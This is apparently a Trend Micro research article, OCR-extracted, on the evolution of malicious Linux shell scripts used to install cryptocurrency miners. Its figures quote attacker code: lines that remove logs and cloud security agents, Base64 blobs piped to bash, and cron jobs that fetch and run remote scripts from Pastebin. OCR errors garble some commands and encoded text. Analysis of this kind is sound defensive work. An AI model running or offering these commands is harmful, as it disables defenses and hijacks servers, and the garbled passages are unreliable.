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Cyberzagrożenia

# The Evolution of Malicious Shell **Scripts**

We take note of the ways shell scripts have changed in the hands of cybercriminals and how it can be employed in the development of malware payloads in malicious routines.

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The Unix-programming community commonly uses shell scripts as a simple way to execute multiple Linux commands within a single file. Many users do this as part of a regular operational workload manipulating files, executing programs, and printing text.

However, as a shell interpreter is available in every Unix machine, it is also an interesting and dynamic tool abused by malicious actors. We have previously written about

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## Changing commands and programming techniques

The technique of abusing the command-line interpreter is not new; in fact, it's widely leveraged in the wild. However, we started to notice the increase in the scripts' changes and quality.

In the past, shell scripts were relatively straightforward combinations of simple commands with plain links directly deploying the payload. But as the threats started to evolve, malicious actors are now using more advanced commands and programming techniques.

```
#!/bin/sh
m!/bin/en
ulimit -n 65535
rm -rf /var/log/syslog
chattr -iua /tmp/
chattr -iua /var/tmp/
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
 ufw disable
 iptables -F
 echo "nope" >/tmp/log_rot
 sudo sysctl kernel.nmi_watchdog=0
 echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
 userdel akay
 userdel ufinder
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
 rm -rf /tmp/addres×
 rm -rf /tmp/walle×
 rm -rf /tmp/keys
if ps aux | grep -i '[a]liyun'; then
    curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
     pkill aliyun-service
     rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis×
     systemeth stop aligum service
systemeth disable aligum service
     service bcm-agent stop
gum remove pcm-agent -y
apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
/usr/local/qcloud/starqate/admin/uninstall.sh
     uum remove bcm-agent -u
```

CYOTLF:'IyEvYm1uL2Jhc2gKC1R0UHdnZXQ9YHdoaWNoIHdnZXRgC1R0UGN1cmw9YHdoaWNoIGN1cmxgC 1R0UGNobW9kPWB3aG1jaCBjdXJsYApDSEFUUD0nSX1Fd11tbHUMMkpoYzJnS1pXTm9ieUFuU1h0aFoyVT ZJR05vWVh\$MGNpQmJMWEJTVm1aZE1Gc3RLejFoUVdORFpFUmxhV3BRYzF0MFZIVmRJRnN0ZG1CM1pYSnp hUzl1WFNCbWFXeGxjeTR1TGljS1pYaHBkQW89JwpMT0dTQz0nTH1vS01Db2diRz1uWTJ4bF1XNHUZeUJp ZUNCRGIwdHBJRHnqVjJ0cFFHNXZjM2x6ZEdWdExtTnZiUzUcY2c0S01Db0tJQ29nUkdocGN5QjBiMj1zS UdOc1pXRnUjeUJYVkÚxUUxDQ1ZWŔTFRSUdGdUpDQnNZWE4wYkc5bk1HWnZjaUJZYUc1MWUBb2dLZ29nS2 1CT2J5Q1R1WE4wW1cwZ1IzSnZkWEFnTFNCb2RIUndPaTh2ZDNkM0xtNXZjM2x6ZEdWdExtTnZiUzVoY2d uZ8tnb2dLaThL0210cGJtTnNkU1JsSUR4emRHUnBieTUJUGGuamFXNWpjSFZrWINBOGMZUJ1NUZUUTGIn K0NpTnBibU5zZFdSbE1EeDFkRzF3TG1nK0NpTnBibU5zZFdSbE1EeG5aWFJ2Y0hRdWFENEtJMmx1WTJ4M UpHUMdQR3hoYzNsc2TyY3URRDRLSTJsdUkyeDFaRTUnUEhCM1pDNM9QZ29LSTJSDFptbHUaUQJXUIZKUF NUOU9JQQ13TGpFaUNncHBib1FnZFhkMGJY0mZZMnhsWUcQb1kyaGhjaUFxY9dGMGFDd2dZMmhoY21BcWR YTmxjaWs3Q21sdWRDQnNZWE4wYkc5b1gyTnNaUQZ1SQd0b11YSWdLbkJoZEdnc01HTm9ZWE1nS25We1pY SXBPd3AyYjJsa01IUnpaU2hqYUdGeU1DcHdjbT1uY21GdEtUc0tkbT1wWkNCM1pYSnphUz11S0hadmFXU XBPd29LŸUc1ME1HNWhhUzRvYUc1ME1HRn1aMk1zSUd0b11YSWdLbUZ5WiNaY1hTa2d1d29KWTJoaGNpQi FjM1Z5UzFWUUgweEpUa1ZUU1ZwR1hUc0tDU05vWUhJZ116c0tDZ2wzYUdsc1pTZ29ZeUE5SUdkbGRH0Xd kÓZhoY21kakxĎūmh jbWûyTENBaWRuUTZJaWtwSUNFOU1FU1BSaWtnZXdvSkNYT jNhWFJqYUNoaktTQjdD Z2tKQ1dOaGMyUWdKM11uT2dvSkNRa0pkbUZ5YzJsdmJpZ3BPd29KSUNBZ01DQWdJQ0FnSUNBZ11uSmxZU 3M3Q2drSkNXTmhjM1UnSjNUbk9nb0pDUWtKYUdZb2MzUnliR1Z1S0c5d2RHRnlaeWtnUGlCUlZGOU1TUT UGUTBsYUJTa2d1d29KQ1FrskNYQnlhUzUwWmlnaWRYTmxjaUJ1WUcxbElIUnZieUJzYjI1b1hHNGlLUHN LQ1FrSkNRbGx1R2wwS0RBcE93b0pDUwtKZ1FvSkNRa0pjMjU3Y21sdwRHWW9kWE5sY213Z2MybDZaUz1t SONWelpYSXBMQOFpS1hNaUxDQnZjSFJoY21jcE93bOpDUWtKWW5KbF1XczdDZ2tKQ1dSbFptRjFiSFFnT 2dvSkNRaOpkWE5sSOdGeVozWmJNRjBwT3dvSkNRaOpZbkpsWVdzNONnaOpmUW9K21FvSONXbG1LSFZGW1 hJZ1BUMGdUbFZNUENCOGZDQmhjbWRqSUR3Z01pa2d1d29KQ1hWelpTaGhjbWQyU3pcZEtUc0tDWDBLQ2d sd2NtbHUkR1lvSWlCUlZFMUFPbHgwWEhRaUtUc0tDU1ptYkhWemFDaHpkR1J2ZFhRcE93b0pkWGQwYlhC ZIkyeGxZUzRowDFC01ZFaGZwUJJOUUN3Z2RYTmxjaWe30ZdvSmNISnBiblJtS0MJZ1YxUKSURHBjZEZ4M ElpazdDZ2xtwm14MWMyZ29jM1JrYjNwMEtUc0tDWFYzZEcxd1gyTnNaU0Z1S0Y5UUFWUk1YMWRUUFZBc0 1IUnpaWElwT3dvS0NYQn1hUzUwWm1naU1FeEJUMVJNUDBjN1hIUW1LUHNLQ1dabWJIUnphQ2hGZEdSdmR YUXBPd29KYkdGemRHeHZaMTlqYkdWaGJpaGZURUZUU0Y5TUFWTlUURT1ITENCMWMgUnlLUHNLZIFUS2FX NTBJSFYzZEcxd1gyTnNaU0Z1S0d0b11YSWdLbkJoZEdnc01HTm9ZWElnS25WelpYSXBJSHNLQ1UaS1RFU WdLb1YzZEcxd1gyWnBiR1U3Q2dsemRISjFZM1FnZFhSdGNDQjFkM1J0Y0Y5MGJYQTdDZ2xwYm5RZ1kyOT Fib1E5TURzS0NnbHBaaWdvZFhkMGJYQmZabWxzW1NB0U1HWnZjR1Z1S0hCaGRHZ3NJQ0p5S31JcEtTQT1 QU0JPU1V4TUtTQjdDZ2tKY0hKcGJuUm1LQ0piTFYwZ1ptbHNaV1FnZEc4Z2IzQmxiaUJtYVd4bE1DY2xj eWRiYmlJc0lIQmhkR2dwT3dvSkNYSmxkSF25YmlBd093b0pmUW9nSUFvSmQuaHBiR1VUWm5KbF1XUW9LR

Figure 1. Script evolution from plain text (left) to Base64 encoded payload (right).

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echo 'IyEvYmluL2Jhc2qK\$01MTFRIRUtJT1NJTkc9J015RXZZbWx1TDJKaGMyZ0tDbUoxYm10MGFX0XU JR3h2WjJGcmFXNXphUzVuYTJsc2JDZ3B1d3BEUUZWT1NIbz1ZR05oZENBdmNISnZZeT1qY0hWcGJtWnZm R2R5W1hBZ1RVaDZJSHdnWUhkck1DZDdjSEpwYm5RZ0pEUj1KMkFLUTFCU1Ey0X1aWE05WUd0aGRDQXZjS Ep2WXk5amNIUnBibUp2ZkdkeUpYQWdKMk53ZFNCamIzSmxjeWNnZkNCaGQyc2dKM3R3Y21sdWRDQWt0SD BuWUFwbGUIQnZjb1FnUkUoR1RFbE9TejBpYUhSMGNITTZMeT1wY0d4dloyZGxjaTU2Y21jdk1WQn1kbmM zSWdwbGVIQnZjb1FnUkUoR1ZWT1NRVDBpSkVOUVZVMUllaUlqTFNNaUpFT1FWVU52Y21WeklncGx1SEJ2 Y25RZ1ZFaEZVa1ZHUlQwaUpDaDFibUZ0WlNBdFlTa2lDbWxtSUhSNWNHUWdkMmRsZENBK0wyUmxkaTl1Z Fd4c095QjBhR1Z1Q201dmFIUndJSGRuWlhRZ0xTMXVieTFqYUdWamF5MWpaWEowYUdacFkyRjBaU0F0TF hWelpYSXRZU2RsYm5R0U1uZG5aWFFnSkZSSUJWV1RVa0VpSUMwdGNtVm1aWEpsY2owaUpGUk1SVkpGUmt VaUlDMXpJQ1JVU0VWTVNVNUxJQzFQ\$UM5a1pYWXZiblZzYkNBeVBpOWtaWF12Ym5Wc2JDQXhQaT1rWlhZ dmJuUnNiQ0FtQ21acENtbG1JSFI1Y0dVZ2QqUnNJRDR2WkdWMkwqNTFiR3c3SUhSb1pXNEtibT1vZFhBZ 2QyUnNJQzB0Ym04dFkyaGxZMnN0WTJWeWRHbG1hV05oZEdVZ0xTMTFjM1Z5TFdGb1pXNTBQU0ozWkd3Z0 pGUk1SU1ZUUWtFaU1DMHRjbUZtW1hKbGNqMG1KR1JJU1ZKR1JrVW1JQzF6SUNSUUNFUk1TUTUMSUMxUE1 DOWtaWF12Ym5Wc2JDQX1QaT1rW1hZdmJuUnNiQ0F4UGk5a1pYWXZib1ZzYkNBbUNtWnBDbWxtSUhSNWNH VWdkMmRsSUQ0dlpHUjJMMjUxYkd3N0lIUm9aUzRLYm05b2RYQWdkMmRsSUMwdGJt0HRZMmhsWTJzdFkyV nlkR2xtYVdOaGRHVWdMUzExYzJWeUxXRm5aVzUwUFNKM1oqVWdKR1JJU1ZWVFVrRW1JQzB0Y21WbVpYSm xjajBpSkZSŞVJWSkZSa1VpSUMxek1DU1VTRVZNU1U1ŢE1DMVBJQz1rWlhZdmJuVnNiQOF5UGk5a1pYWXZ sqdGhlbqoqIC91c3IvbG9jYWwvcWNsb3UkL3N0YXJnYXR1L2FkbWluL3UuaW5zdGFsbC5zaAoqIC91c3I ubG9jYWwucWNsb3UkL111bkppbmcudW5pbnN0LnNoCiAqL3Uzci9sb2NhbC9xY2xudWQubW9uaXRuci9i YXJhZC9hZG1pbi91bmluc3RhbGwuc2gKZmkKc2Uydm1jZSBhbG15dW4uc2Uydm1jZSBzdG9wCnN5c3R1b WNObCBkaXNhYmx1IGFsaX11bi5zZXJ2aWN1CnBzIGF1eCB8IGdyZXAqLXYqZ3J1cCB8IGdyZXAqJ2F1Z2 1zJyB8IGF3ayAne3ByaW50ICQyfScqfCB4YXJncyAtSSA1IGtpbGwgLTkgJQpwcyBhdXqqfCBncmUwIC1 2IGdyZXAgfCBncmUwICdZdW4nIHwgYXdrICd7cHJpbnQgJDJ9JyB8IHhhcmdzIC1JICUqa21sbCAt0SA1 CnJtIC1yZiAvdXNyL2xvY2FsL2F1Z21zCgovb3B0L2FsaWJhYmFjbG91ZC9oYnIvdW5pbnN0YWxsCg==' | base64 -d | bash

Figure 2. Code chunk replacement with Base64 encoding

The encoded text is decoded using Base64 and passed to a bash shell interpreter to execute the shell script.

```
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```

Figure 3. Part of the decoded payload encoded by Base64

The commands were formerly executed regardless of the targeted service running on the server. Nowadays, the script is capable of checking if the service is running or not, and saving some of the CPU time for their payloads. It can be executed together with newer versions also encoded with Base64. It can also substitute variables for specific links.

Figure 4. Commands that uninstall the service without checking if it is installed

```
rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis*
systemctl stop aliyun.service
systemctl disable aliyun.service
service bcm-agent stop
yum remove bcm-agent -y
apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
/usr/local/qcloud/stargate/admin/uninstall.sh
/usr/local/qcloud/YunJing/uninst.sh
/usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Figure 5. Commands that uninstall the service when it is found running

```
echo -e "*/3 * * * * root (curl -fsSL $house||wget -q -0- $house||curl -fsSL $park||wget -q -0 - $park||curl -fsSL $beam||wget -q -0 - $beam --no-check-certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/root
echo -e "*/6 * * * root (curl -fsSL $house||wget -q -0- $house||curl -fsSL $park||wget -q -0 - $park||curl -fsSL $beam||wget -q -0 - $beam --no-check-certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/system
echo -e "*/7 * * root (curl -fsSL $house||wget -q -0- $house||curl -fsSL $park||wget -q -0 - $park||curl -fsSL $beam||wget -q -0 - $beam --no-check-certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/apache
echo -e "*/9 * * * (curl -fsSL $house||wget -q -0 - $house||curl -fsSL $park||wget -q -0 - $park||curl -fsSL $beam||wget -q -0 - $beam --no-check-certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/root
echo -e "*/1 * * * (curl -fsSL $house||wget -q -0 - $house||curl -fsSL $park||wget -q -0 - $park||curl -fsSL $beam||wget -q -0 - $beam --no-check-certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/crontabs/root
```

Figure 6. The URL of wget replaced by a variable

We also noticed another development in the use of Pastebin for storing parts of the script, such as in the URL and the whole payload or helper application, as in this case of a malicious routine dropping an XMrig cryptocurrency miner.

```
#!/bin/bash
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
house=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3LzFlREtIcjRy|base64 -d)
park=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2I1eDFwUnpL|base64 -d)
beam=$(echo c2FkYW42NjYueHl60jkwODAvcnI=|base64 -d)
deep=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1NqaldldlRz|base64 -d)
```



Figure 8. Base64-encoded XMrig

## Conclusion

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Malicious actors constantly improve and optimize their routines and techniques, such as their shell scripts capability to obfuscate and deliver payloads. To maximize profits and evade improving detection and mitigation technologies, cybercriminals will employ even previously documented and discovered techniques for other operating systems or combine them with new ones. While some of the techniques have been used in previously observed malware routines or environments, these are quite new for shell scripts and malware families.

In the past, most of the payloads deployments were in plain text and focused on their specific tasks. Now we're beginning to see obfuscation mechanisms inside shell scripts. We should expect even more obfuscation as malware authors try to hide actual payloads in the future.

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to decode several layers at a tillle for a complete allalysis

## **Trend Micro solutions**

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# Indicators of Compromise (IoCs)

SHA256	Detection Name
1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b	
	Trojan.SH.MALXMR.UWEKK
bea4008c0f7df9941121ddedc387429b2f26a718f46d589608b993c33f69b828	

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3c7faf7512565d86b1ec4fe2810b2006b75c3476b4a5b955f0141d9a1c237d38	
3eeaa9d4a44c2e1da05decfce54975f7510b31113d8361ff344c98d3ddd30bf4	
543ceebd292e0e2c324372f3ab82401015f78b60778c6e38f438f98861fd9a2d	
882473c3100389e563b05051ae1b843f8dd24c807a30acf0c6749cd38137876b	Coinminer.Linux.MALXMR.UWE
c82074344cf24327fbb15fd5b8276a7681f77ccacef7acc146b4cffa46dabf62	
eaf9dd8efe43dcf606ec0a531d5a46a9d84e80b54aa4a019fa93884f18c707c3	
f65bea9c1242ca92d4038a05252a70cf70f16618cf548b78f120783dfb9ccd0e	



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
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